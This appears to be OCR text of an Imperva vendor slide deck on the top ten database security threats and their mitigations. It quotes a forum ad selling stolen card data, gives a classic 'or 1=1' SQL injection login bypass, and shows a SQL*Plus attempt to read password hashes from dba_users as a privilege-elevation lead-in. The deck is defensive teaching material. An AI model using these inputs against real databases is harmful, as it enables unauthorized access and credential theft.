Top 10 Database Security Threats

Data at Risk


341,749,431

Total publicly known data records taken in the US since 2005.

Source: http://www.privacyrights.org/ar/ChronDataBreaches.htm#2

2

Data has Value



07-31-2010, 05:42 PM

molodec ▾

Join Date: Jun 2010

Posts: 27

Репутация: -3 ±

Сфера: Stuff, CC, Cashing

Цитата выделенного

Offline !

Sell CC base

Have 2 bases:
EU (1.3k valid)
USA (>2k valid)
Prices and conditions of deal ----> 402860090

Yesterday, 09:47 AM

Peks ▾

Он в блэке на соседних площадках. В частност

3

Imperva Background

Imperva's mission is simple:
Protect the data that drives business

The leader in a new category:
Data Security


HQ in Redwood Shores CA; Global Presence

- Installed in 50+ Countries

1,200+ direct customers; 25,000+ cloud users


- 3 of the top 5 US banks
- 3 of the top 10 financial services firms
- 3 of the top 5 Telecoms
- 3 of the top 5 specialty retailers
- Hundreds of small and medium businesses

Research Arm:
Application Defense Center (ADC)




Agenda

- Top 10 Database Security Threats
  - + Definition
  - + Analysis
  - + Consequence
  - + Mitigation
- Imperva Overview
- Questions and Answers



Database Top 10 Threats

- Excessive Privilege Abuse
- Legitimate Privilege Abuse
- Privilege Elevation
- Weak Audit
- SQL Injection
- Database Platform Vulnerabilities
- Denial of Service
- Database Communication Protocol Vulnerabilities
- Weak Authentication
- Backup Data Exposure



Excessive Privilege Abuse


Imperva Confidential

iMPERVA CONFIDENTIAL

Database Top 10 Threats

Excessive Privilege Abuse

- **Definition:** Users (or applications) granted database access privileges in excess of "business need-to-know"



Canada Revenue Agency accused of multiple counts of unauthorized access

August 23rd, 2010 1:23 pm FT

Memphis Lan
Memphis Gardene
Design, Maintenai
yellowpages.com
Chitika | Premium Sponsored F

Feds crack phone clone scam that cost Sprint $15m

More than 10,000 accounts spoofed

By Dan Goodin in San Francisco • Get more from this author

Posted in Crime, 1st Septe

Free whitepaper – The Regi

Federal prosecutors ha
cellphones to defraud $

The operation dates ba
complaining that they w

Mayo Clinic fires employee for accessing patient records

Recommend | Be the first of your friends to recommend this.

Updated: Sep 16, 2010 1:04 PM PDT

ROCHESTER (KTTC-DT) -- Mayo Clinic has fired an employee accused of accessing patient records without authorization.


Mayo spokesman, Chris Gade, says the incident was discovered in mid-July, but, he says, the unauthorized access took place between 2006 and 2010.

Gade did not identify the employee, but says the person worked in the financial business unit at Mayo Clinic.

An internal investigation yielded no evidence of intent to use the information for fraudulent purposes.


iMPERVA

Imperva Confidential




Database Top 10 Threats
Excessive Privilege Abuse

- **Analysis:**
  - + Hard to obtain a true list of required privileges
    - – Even harder to keep this list updated
  - + Database ACL semantics are too limited
    - –Not enough to specify operations allowed for table by user
- **Consequence:**
  - + Any "minor" breach becomes a major incident!
  - + See SQL Injection



Database Top 10 Threats
Excessive Privilege Abuse

- **Mitigation**
  - + More granular ACLs: Query ACLs
    - –What queries are allowed against the table by this user
  - + Automatic and Dynamic ACL profiling



Mitigation

Query Access Control Lists

Data Leakage

via Web Application

Select * from students where username = ? And password = ?

Normal Usage


```
Select * from users where username =
'john' and password = 'smith'
```

SQL Injection

```
Select * from users where username =
'john' and password = 'smith'
or 1=1
```

Additional Clause


Imperva Confidential



Legitimate Privilege Abuse

Imperva Confidential


CONFIDENTIAL



Database Top 10 Threats
Legitimate Privilege Abuse

- Definition: Abuse legitimate db privileges for unauthorized purposes


© Original Artist
Reproduction rights obtainable from
www.CartoonStock.com
ENTER PASSWORD
IMPERVA
Imperva Confidential



Database Top 10 Threats
Legitimate Privilege Abuse


- Analysis
  - + Use simple and available desktop tools
  - + Retrieve large quantities of data
  - + Store sensitive data locally
  - + Make unauthorized changes

IMPERVA
Imperva Confidential



Database Top 10 Threats
Legitimate Privilege Abuse

- Consequence
  - + Data theft
  - + Data loss
  - + Embezzlement
- Mitigation
  - + More granular ACL: Context based ACL
  - + ACL augmented with the context of query
    - –E.g. Client machine, client software, time-of-day




Privilege Elevation

Database Top 10 Threats
Privilege Elevation

- Definition: Low privileged user exploit database vulnerabilities to gain administrative privileges.

Database Top 10 Threats
Privilege Elevation

Part 1




User Name: scott

Password: *****

Host String: cto-db

Database Top 10 Threats
Privilege Elevation

Part 2




```
SQL*Plus: Release 10.2.0.1.0 - Production on Thu Sep 28 19:35:57 2006

Copyright (c) 1982, 2005, Oracle.  All rights reserved.


Connected to:
Oracle8i Release 8.1.7.0.0 - Production
JServer Release 8.1.7.0.0 - Production

SQL> select username,password from dba_users;
select username,password from dba_users
                              *
ERROR at line 1:
ORA-00942: table or view does not exist


SQL> |
```

Imperva Confidential

Database Top 10 Threats
Privilege Elevation

Part 3

